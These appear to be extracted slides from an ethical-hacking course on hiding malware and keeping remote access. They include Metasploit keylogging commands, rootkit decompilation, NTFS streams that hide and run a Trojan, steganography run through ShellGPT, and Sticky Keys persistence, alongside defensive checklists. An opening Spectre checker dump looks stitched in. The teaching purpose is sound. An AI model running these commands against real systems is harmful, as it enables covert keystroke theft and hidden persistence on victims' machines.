Spectre & Meltdown Checker is a shell script to tell if your system is vulnerable against the several "**speculative execution**" CVEs

```

sudo ./spectre-meltdown-checker.sh - Parrot Terminal
[sudo] password: spectre-meltdown-checker
[sudo] password: 
Spectre and Meltdown mitigation detection tool v0.46-24-g4e29fb5

Checking for vulnerabilities on current system
Kernel is Linux 4.15.0-101-generic #101-Ubuntu SMP Tue Jul 10 15:40:03 UTC 2018 x86_64
CPU is Intel(R) Core(TM) i7-7700HQ CPU @ 2.80GHz

Hardware check
* Hardware support (CPU microcode) for mitigation techniques
  * Indirect Branch Restricted Speculation (IBRS)
    * SPEC_CTRL MSR is available: [ ] (SPEC_CTRL feature bit)
    * CPU indicates IBRS capability: [ ] (SPEC_CTRL feature bit)
  * Indirect Branch Prediction Bypass (IBPB)
    * CPU indicates IBPB capability: [ ] (SPEC_CTRL feature bit)
  * Single Thread Indirect Branch Predictors (STIBP)
    * SPEC_CTRL MSR is available: [ ]
    * CPU indicates STIBP capability: [ ]
  * Speculative Store Bypass Disable (SSBD)
    * CPU indicates SSBD capability: [ ] (Intel SSBD)
  * L1 data cache invalidation
    * CPU indicates L1D flush capability: [ ] (L1D flush feature bit)
  * Microarchitectural Data Sampling
    * VERM instruction is available: [ ] (MD_CLEAR feature bit)
  * Indirect Branch Predictor Controls
    * Indirect Predictor Disable feature is available: [ ]
    * Bottomless RSB Disable feature is available: [ ]
    * RSB-Enforced Indirect Predictor Disable feature is available: [ ]

```

Objective **03**

Use Different Techniques to Hide Malicious Programs and Maintain Remote Access to the System

Executing Applications

- When attackers execute malicious applications it is called "**owning**" the system
- The attacker executes malicious programs **remotely in the victim's machine** to gather the information that leads to exploitation or loss of privacy, **gain unauthorized access** to system resources, **exfiltrate data**, capture the screenshots, install backdoor to maintain easy access, etc.

Malicious Programs that Attackers Execute on Target Systems

Keyloggers



Spyware



Backdoors



Crackers

Remote Code Execution Techniques

Exploitation for Client Execution

- Unsecure coding practices in software can make it vulnerable to various attacks
- Attackers can take advantage of the **vulnerabilities in software** through focused and targeted exploitations with an objective of arbitrary code execution to maintain access to the target remote system

Service Execution

- System services are programs that run and operate at the backend of an operating system
- Attackers run binary files or commands that can communicate with the Windows system services such as **Service Control Manager** to maintain access to the remote system

Windows Management Instrumentation (WMI)


- WMI is a feature in Windows administration that provides a platform for accessing Windows system resources locally and remotely
- Attackers can exploit WMI features to interact with the remote target system and use it to perform information gathering on system resources and further **execute code for maintaining access** to the target system

Windows Remote Management (WinRM)

- WinRM is a Windows-based protocol designed to allow a user to run an executable file, modify system services, and the registry on a remote system
- Attackers can use the **winrm** command to interact with WinRM and execute a payload on the remote system as a part of the lateral movement

Keylogger

- Keystroke loggers are programs or hardware devices that **monitor each keystroke** as the user types on a keyboard, logs onto a file, or transmits them to a remote location
- Keyloggers allows the attacker to **gather confidential information** about the victim such as email ID, passwords, banking details, chat room activity, IRC, and instant messages
- Physical keyloggers are placed between the **keyboard hardware** and the **operating system**



Remote Keylogger Attack Using Metasploit

- Attackers use tools such as Metasploit to launch **persistent keylogging**
- Use the **Keyscan_start** command to initiate the actual keylogging process on the target system
- Use the **Keyscan_dump** command to sniff the keystrokes of the user on the target machine

```
(Metasploit) (C:\Users\Administrator\Downloads) > keyscan_start
Starting the keystroke sniffer ...
(Metasploit) (C:\Users\Administrator\Downloads) > keyscan_dump
Dumping captured keystrokes...
cmd<CR>
ls<CR>
get-<^H><^H><^H><^H><^H>dir<CR>
cd ..<CR>
cd ..<CR>
cd <Shift>P<^H><^H><^H><^H><^H>dir<CR>
<Shift>Pr<^H><^H>cd <Shift>Powerz<Tab><CR>
```

- Attackers can also automate the entire sniffing and data dumping process using the Metasploit **lockout_keylogger** exploit

Module options (post/windows/capture/lockout_keylogger):

Name	Current Setting	Required	Description
HEARTBEAT	30	yes	Heart beat between idle checks
INTERVAL	30	yes	Time between key collection during logging
LOCKTIME	300	yes	Amount of idle time before lockout
PID	6564	no	Target PID, only needed if multiple winlogon.exe instances exist
SESSION	2	yes	The session to run this module on
WAIT	false	yes	Wait for lockout instead of default method

```
msf post(windows/capture/lockout_keylogger) > exploit
```

```
[+] WINLOGON PID:6564 specified. I'm trusting you...
[+] Migrating from PID:8664
[+] Migrated to WINLOGON PID: 6564 successfully
[+] Keylogging for NT AUTHORITY\SYSTEM @ WINDOWS11
[+] System has currently been idle for 0 seconds
[+] Current Idle time: 0 seconds
[+] Current Idle time: 1 seconds
[+] Current Idle time: 0 seconds
[+] Current Idle time: 9 seconds
[+] Current Idle time: 39 seconds
[+] Current Idle time: 14 seconds
[+] Current Idle time: 6 seconds
[+] Current Idle time: 11 seconds
[+] Current Idle time: 41 seconds
[+] Current Idle time: 71 seconds
```

Spyware

- Spyware is a stealthy program that **records the user's interaction** with the computer and the Internet without the user's knowledge and sends the information to the remote attackers
- It is like a Trojan horse, which is usually bundled as a **hidden component of freeware programs** that can be available on the Internet for download
- It allows the attacker to **gather information about a victim or organization** such as email addresses, user logins, passwords, credit card numbers, and banking credentials

Spyware Propagation

- | | |
|--------------------------------------|-------------------------------------|
| 1 Drive-by download | 4 Piggybacked software installation |
| 2 Masquerading as anti-spyware | 5 Browser add-ons |
| 3 Web browser vulnerability exploits | 6 Cookies |

How to Defend against Keyloggers

- 1 Use **pop-up blockers** and avoid opening junk emails
- 2 Install **anti-spyware/antivirus** programs and keep the signatures up to date
- 3 Install professional **firewall software** and **anti-keylogging software**
- 4 Recognize **phishing emails** and delete them
- 5 Regularly **update and patch** system software
- 6 Do not click on links in **unsolicited or dubious emails** that may redirect to malicious sites
- 7 Use **keystroke interference software** that inserts randomized characters into every keystroke
- 8 Scan the files before installing and use registry editor or process explorer to check for keystroke loggers
- 9 Use the **Windows on-screen keyboard** accessibility utility to enter the password or any other confidential information
- 10 Install a **host-based IDS** that can monitor the system and disable the installation of keyloggers
- 11 Use an **automatic form-filling password manager** or **virtual keyboard** to enter your username and password
- 12 Use software that frequently **scans** and **monitors** the changes in the system or network

How to Defend against Spyware

- 1 Avoid using any computer system over which you **do not have complete control**
- 2 Adjust the **browser security settings** to medium or higher for the Internet zone
- 3 Be cautious about **suspicious emails** and sites
- 4 Enable the firewall to enhance the **security level** of the computer
- 5 Regularly update the software and use a **firewall** with outbound protection
- 6 Regularly check **Task Manager** and **MS Configuration Manager** reports
- 7 Regularly **update virus definition files** and scan the system for spyware
- 8 Install and use **anti-spyware software**
- 9 Perform **web surfing** safely and download cautiously
- 10 Avoid using the **administrative mode** unless necessary
- 11 Keep your operating system **up to date**
- 12 Avoid downloading free **music files**, **screensavers**, or **emoticons** from the Internet
- 13 Beware of **pop-up windows** or **web pages**. Never click anywhere on these windows
- 14 Carefully read all disclosures, including the license agreement and **privacy statement** before installing any application

Rootkits

- Rootkits are programs that **hide their presence** as well as attacker's malicious activities, granting them full access to the server or host at that time, and in the future
 - Rootkits replace certain operating system calls and utilities with their own **modified versions** of those routines that, in turn, undermine the security of the target system causing **malicious functions** to be executed
 - A typical rootkit comprises of backdoor programs, DDoS programs, packet sniffers, log-wiping utilities, IRC bots, etc.

Popular Rootkit: FudModule Rootkit

- FudModule Rootkit exploits the zero-day **admin-to-kernel vulnerability** in the Windows AppLocker driver
 - It employs **DKOM** techniques to disrupt various kernel security mechanisms to gain kernel-level access

```
context = (_int64 *)LocalAlloc(0x40u, 0x1C0ui64);
context[51] = a1;
context[52] = a2;
result = setup(context);
if ( !(_DWORD)result )
{
    result = exploit(context);
    if ( !( _DWORD )result )
    {
        bitfield_technique |= 0x100u;
        if ( (unsigned int)direct_attacks((__int64)context) )
            bitfield_technique |= 0x200u;
        restore_previousmode((__int64)context);
        memset(context, 0, 0x1C0ui64);
        LocalFree(context);
    }
}

0: kd> p appid!AppHashComputeImageHashInternal+0x7c:
fffff805`619fe718 ff15b2c4feff  call    qword ptr [appid!_guard_dispatch_icall_fptr (fffff805`619ea6d0)]
0: kd> r rax
rax=deadbeefdeadbeef
0: kd> du rax.L1
fffffc38a fba82c80 baadbf0d`baadf0d
0: kd> k
# Child-SP          RetAddr
00  fffffd381`a623e90  fffff805`619d34af  Call Site
01  fffffd381`a623e90  fffff805`6199933e  appid!AppHashComputeImageHashInternal+0x7c
02  fffffd381`a623e90  fffff805`619ee1b3  appid!AppHashComputeFileHashesInternal+0x148
03  fffffd381`a623e790 fffff805`619ee1b3  appid!AppSmartHashImageFile+0x06
04  fffffd381`a623e800 fffff805`6068fb35  appid!AppDeviceIoControlDispatch+0x123
05  fffffd381`a623e480 fffff805`60a77428  nt!ZwCallDriver+0x55
06  fffffd381`a623e900 fffff805`60a77227  nt!IoPynchronousServiceTail+0x1a8
07  fffffd381`a623e800 fffff805`60a7765a  nt!IoKxxControlFile+0x67
08  fffffd381`a623e900 fffff805`60a892b5  nt!NtDeviceIoControlFile+0x56
09  00000000`0014f970  00000000`00000000  nt!KiSystemServiceCopyEnd+0x25
0A  00000000`00000000  00000000`00000000  0x00000001`400be3bd

https://decoded.avast.io
```

How to Defend against Rootkits

- 1 Reinstall OS/applications from a trusted source after backing up the critical data
- 2 Maintain well-documented **automated installation procedures**
- 3 Perform **kernel memory dump analysis** to determine the presence of rootkits
- 4 Harden the **workstation or server** against the attack
- 5 **Educate staff** to avoid downloading any files/programs from untrusted sources
- 6 Install network- and host-based **firewalls**
- 7 Ensure the availability of **trusted restoration media**
- 8 Update and patch OSes, applications, and firmware
- 9 Regularly verify the **integrity of system files** using cryptographically strong digital fingerprint technologies
- 10 Regularly update **antivirus** and **anti-spyware** software
- 11 Avoid logging in to an account with **administrative privileges**
- 12 Adhere to the **principle of least privileges**
- 13 Ensure the chosen antivirus software possesses **rootkit protection**
- 14 Avoid installing **unnecessary applications** and disable the features and services not in use

NTFS Data Stream



NTFS Alternate Data Stream (ADS) is a **Windows hidden stream**, which contains metadata for the file, such as attributes, word count, author name and access, and modification time of the files

ADS can **fork data into existing files** without changing or altering their functionality, size, or display to file browsing utilities

ADS allows an attacker to **inject malicious code** in files on an accessible system and execute them without being detected by the user

How to Create NTFS Streams

Notepad is stream compliant application

Step 1

- Launch `c:\>notepad myfile.txt:lion.txt`
- Click 'Yes' to create the new file, enter some data and **Save** the file

Step 2

- Launch `c:\>notepad myfile.txt:tiger.txt`
- Click 'Yes' to create the new file, enter some data and **Save** the file

Step 3


- View the file size of `myfile.txt` (It should be zero)

Step 4

- To view or modify the stream data hidden in step 1 and 2, use the following commands respectively:

```
notepad myfile.txt:lion.txt  
notepad myfile.txt:tiger.txt
```

NTFS Stream Manipulation



To move the contents of
Trojan.exe to Readme.txt
(stream):

```
C:\>type c:\Trojan.exe >  
c:\Readme.txt:Trojan.exe
```

1

To create a link to the
Trojan.exe stream inside
the Readme.txt file:

```
C:\>mklink backdoor.exe  
Readme.txt:Trojan.exe
```

2

To execute the Trojan.exe
inside the Readme.txt
(stream), type:

```
C:\>backdoor.exe
```

3

How to Defend against NTFS Streams

- 1 To delete NTFS streams, move the **suspected files** to the FAT partition
- 2 Use a third-party **file integrity checker** such as Tripwire File Integrity Manager to maintain the integrity of an NTFS partition files
- 3 Use programs such as **Stream Detector**, or **GMER** to detect streams
- 4 Enable **real-time antivirus scanning** to protect against the execution of malicious streams in the system
- 5 Use **up-to-date antivirus software** on the system

What is Steganography?

1


Steganography is a technique of **hiding a secret message** within an ordinary message and **extracting it at the destination** to maintain confidentiality of data

2

Utilizing a graphic image as a **cover** is the most popular method to conceal the data in files

3

The attacker can use steganography to hide messages such as a **list of the compromised servers**, source code for the hacking tool, or plans for future attacks



Types of Steganography based on Cover Medium

1 Image Steganography

2 Document Steganography

3 Folder Steganography

4 Video Steganography

5 Audio Steganography

6 White Space Steganography

7 Web Steganography

8 Spam/Email Steganography


9 Natural Text Steganography

10 Hidden OS Steganography

11 C++ Source-Code Steganography

12 Compressed Data Steganography

Steganography Tools




```
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin>cd C:\Users\Admin\Desktop\Snow


C:\Users\Admin\Desktop\Snow>snow -C -m "My swiss bank account number is 45367192746" -p "magic" readme.txt readme1.txt
Compressed by 26.74%
Message exceeded available space by approximately 1500.00%.
An extra 8 lines were added.

https://darkside.com.au
```



Perform Image Steganography using ShellGPT

```
● ● ● sgpt --shell "Perform steganography using steghide to hide text 'My swiss bank account number is 232343435211113' in cover.jpg image file with password as '1234'"  
File Edit View Search Terminal Help  
[root@parrot] - [~/home/attacker]  
└─#sgpt --shell "Perform steganography using steghide to hide text 'My swiss bank account number is 232343435211113' in cover.jpg image file with password as '1234'"  
echo 'My swiss bank account number is 232343435211113' > secret.txt && steghide embed -cf cover.jpg -ef secret.txt -p 1234  
[E]xecute, [D]escribe, [A]bort: E  
embedding "secret.txt" in "cover.jpg"... done  
[root@parrot] - [~/home/attacker]  
└─#
```



An attacker can also leverage ChatGPT or other generative AI technology to hide text by using an appropriate prompt such as

- ***"Perform steganography using steghide to hide text 'My swiss account number is 232343435211113' in cover.jpg image file with password as '1234'"***

Perform Image Steganography using ShellGPT (Cont'd)

- An attacker can also leverage ChatGPT or other generative AI technology to unhide text by using an appropriate prompt such as
 - “Use steghide to extract hidden text in cover.jpg”***

The screenshot shows a terminal window on a Kali Linux system (root shell) performing steganography tasks. The terminal output is as follows:

```
● ● ● sgpt --shell "Perform steganography using steghide to hide text 'My swiss bank account number is 232343435211113"
File Edit View Search Terminal Help
[|root@parrot|~/home/attacker]
└─#sgpt --shell "Use steghide to extract hidden text in cover.jpg image file"

[|root@parrot|~/home/attacker]
└─#sgpt --shell 'Perform
232343435211113' in cover
My swiss bank account
secret.txt-->1234
[E]xecute, [D]escribe, [A]bort
embedding "secret.txt" in ...
[|root@parrot|~/home/attacker]
└─#sgpt --shell "Use steghide to extract hidden text in cover.jpg image file
[E]xecute, [D]escribe, [A]bort
enter passphrase
the file "secret.txt" does
wrote extracted data to "se
[|root@parrot|~/home/attacker]
└─#pluma secret.txt

Plain Text ▾ Tab Width: 4 ▾ Ln 1, Col 1 ▾ INS
```

A Pluma text editor window is open, showing the extracted hidden text: "My swiss bank account number is 232343435211113".

Steganalysis

Reverse Process of Steganography

- Steganalysis is the art of **discovering** and **rendering covert messages** using steganography
- It **detects hidden messages** embedded in images, text, audio, and video carrier mediums

Challenges of Steganalysis

- Suspect information stream may or may not have encoded hidden data
- Efficient and accurate detection of hidden content within digital images is difficult
- The message could be encrypted before being inserted into a file or signal
- Some of the suspect signals or files may have irrelevant data or noise encoded into them

Steganalysis Methods/Attacks on Steganography

Stego-only	Only the stego object is available for analysis
Known-stego	The attacker has access to the stego algorithm and both the cover medium and the stego-object
Known-message	The attacker has access to the hidden message and the stego object
Known-cover	The attacker compares the stego-object and the cover medium to identify the hidden message
Chosen-message	This attack generates stego objects from a known message using specific steganography tools in order to identify the steganography algorithms
Chosen-stego	The attacker has access to the stego-object and stego algorithm
Chi-square	The attacker performs probability analysis to test whether the stego object and original data are the same or not
Distinguishing Statistical	The attacker analyzes the embedded algorithm used to detect distinguishing statistical changes along with the length of the embedded data
Blind Classifier	A blind detector is fed with the original or unmodified data to learn the resemblance of original data from multiple perspectives

Steganography Detection Tools

zsteg

zsteg tool is used to **detect stego-hidden data** in PNG and BMP image files

```


zsteg cats.png - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot] - [~/Downloads/zsteg-master/samples]
$ zsteg cats.png
meta F          . . . ["2" repeated 14999985 times]
meta C          . . . text: "Fourth and last cat is Luke"
meta A          . . . [same as "meta F"]
meta date:create . . . text: "2012-03-15T23:32:46+07:00"
meta date:modify . . . text: "2012-03-15T23:32:14+07:00"
imagedata       . . . file: 68K BCS executable
b1,r,lsb,xy    . . . text: "Second cat is Marussia"
b1,g,lsb,xy    . . . text: "Good, but look a bit deeper..."
b1,bgr,lsb,xy  . . . text: "MF_WIhf>"
b2,q,lsb,xy    . . . text: "Hello, third kitten is Bessy"
https://github.com

```

- 
StegoVeritas
<https://github.com>
- 
Stegextract
<https://github.com>
- 
StegoHunt™ MP
<https://www.wetstonetech.com>
- 
Steganography Studio
<https://stegstudio.sourceforge.net>
- 
Virtual Steganographic Laboratory (VSL)
<https://vsl.sourceforge.net>


Maintaining Persistence Using Windows Sticky Keys

- After gaining access to a remote system, attackers can escalate privileges using the **BypassUAC exploit** with Metasploit
- Once privileges are escalated, they can use the **sticky_keys** module of the Metasploit tool to exploit the Sticky Keys feature and maintain persistence on the compromised system
- When the attacker restarts the system and presses the **Shift key five times**, a Command Prompt window opens with **system-level access**



Maintaining Persistence by Abusing Boot or Logon Autostart Executions

- ⑤ Attackers abuse the system boot or logon autostart program for escalating privileges and maintaining persistence by applying **custom configuration settings** on the compromised machine
- ⑥ It allows attackers to automatically run a program at the time of system boot or logon
- ⑦ Attackers use two methods for abusing boot or logon autostart execution:
 - Registry run keys
 - Startup Folder

